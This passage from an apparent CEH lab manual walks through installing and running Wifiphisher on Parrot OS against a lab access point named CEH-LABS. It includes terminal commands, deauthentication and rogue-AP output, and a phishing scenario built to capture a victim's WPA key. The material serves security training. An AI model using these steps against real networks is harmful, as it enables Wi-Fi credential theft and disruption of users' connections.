
```
python3 setup.py install - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ]-[ ~ ]
# cd wifiphisher
[ root@parrot ]-[ ~/wifiphisher ]
# python3 setup.py install
running install
running bdist_egg
running egg_info
creating wifiphisher.egg-info
writing wifiphisher.egg-info/PKG-INFO
writing dependency_links to wifiphisher.egg-info/dependency_links.txt
writing entry points to wifiphisher.egg-info/entry_points.txt
writing requirements to wifiphisher.egg-info/requires.txt
writing top-level names to wifiphisher.egg-info/top_level.txt
```

16. After the installation finishes, type **cd ..** and press **Enter** to navigate back to the root directory.



```
Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ]-[ ~/wifiphisher ]
# cd ..
[ root@parrot ]-[ ~ ]
#
```


17. Type **wifiphisher --force-hostapd** and press **Enter** to launch the Wifiphisher application.



```
wifiphisher --force-hostapd - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ]-[ ~ ]
# wifiphisher --force-hostapd
[*] Starting Wifiphisher 1.4GIT ( https://wifiphisher.org ) at 2022-07-04 03:40
[+] Timezone detected. Setting channel range to 1-13
[+] Selecting wifiphisher-wlan0 interface for the deauthentication attack
[+] Selecting wlx687f7467dbf6 interface for creating the rogue Access Point
[+] Changing wlx687f7467dbf6 MAC addr (BSSID) to 00:00:00:4e:54:24
[!] The MAC address could not be set. (Tried 00:00:00:cd:dd:c1)
[+] Sending SIGKILL to wpa_supplicant
[+] Sending SIGKILL to NetworkManager
[*] Cleared leases, started DHCP, set up iptables
```

18. Wifiphisher initializes and appears in the **Parrot Terminal** window.
19. It scans the network for available access points and displays them, as shown in the screenshot.

20. In the list of available access points, we will select **CEH-LABS**. Use the **Down Arrow** key on your keyboard to navigate to the **CEH-LABS** access point and press **Enter**.
21. Note the **YOU HAVE SELECTED CEH-LABS** notification in the lower section of the window.




22. The **Available Phishing Scenario** wizard appears. Use the **Down Arrow** key to navigate to **Network Manager Connect** and press **Enter** to select the option.

Note: In this task, we are selecting the **Network Manager Connect** option. However, you can use any of the other available phishing options (**Firmware Upgrade Page**, **OAuth Login Page**, or **Browser Plugin Update**).

Note: With the **Network Manager Connect** option, after connecting to the rogue access point, the victim receives a "Connection Failed" page in the browser. Thereafter, a network manager window appears, asking the victim for the pre-shared key. Once the victim enters the key, it is captured by Wifiphisher.

23. After selecting **Network Manager Connect**, you will observe a **YOU HAVE SELECTED wifi_connect** notification in the lower section of the window, as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
Options: [Up Arrow] Move Up [Down Arrow] Move Down

Available Phishing Scenarios:

1 - Firmware Upgrade Page
  A router configuration page without logos or brands asking for WPA/WPA2 password due to a
  firmware upgrade. Mobile-friendly.

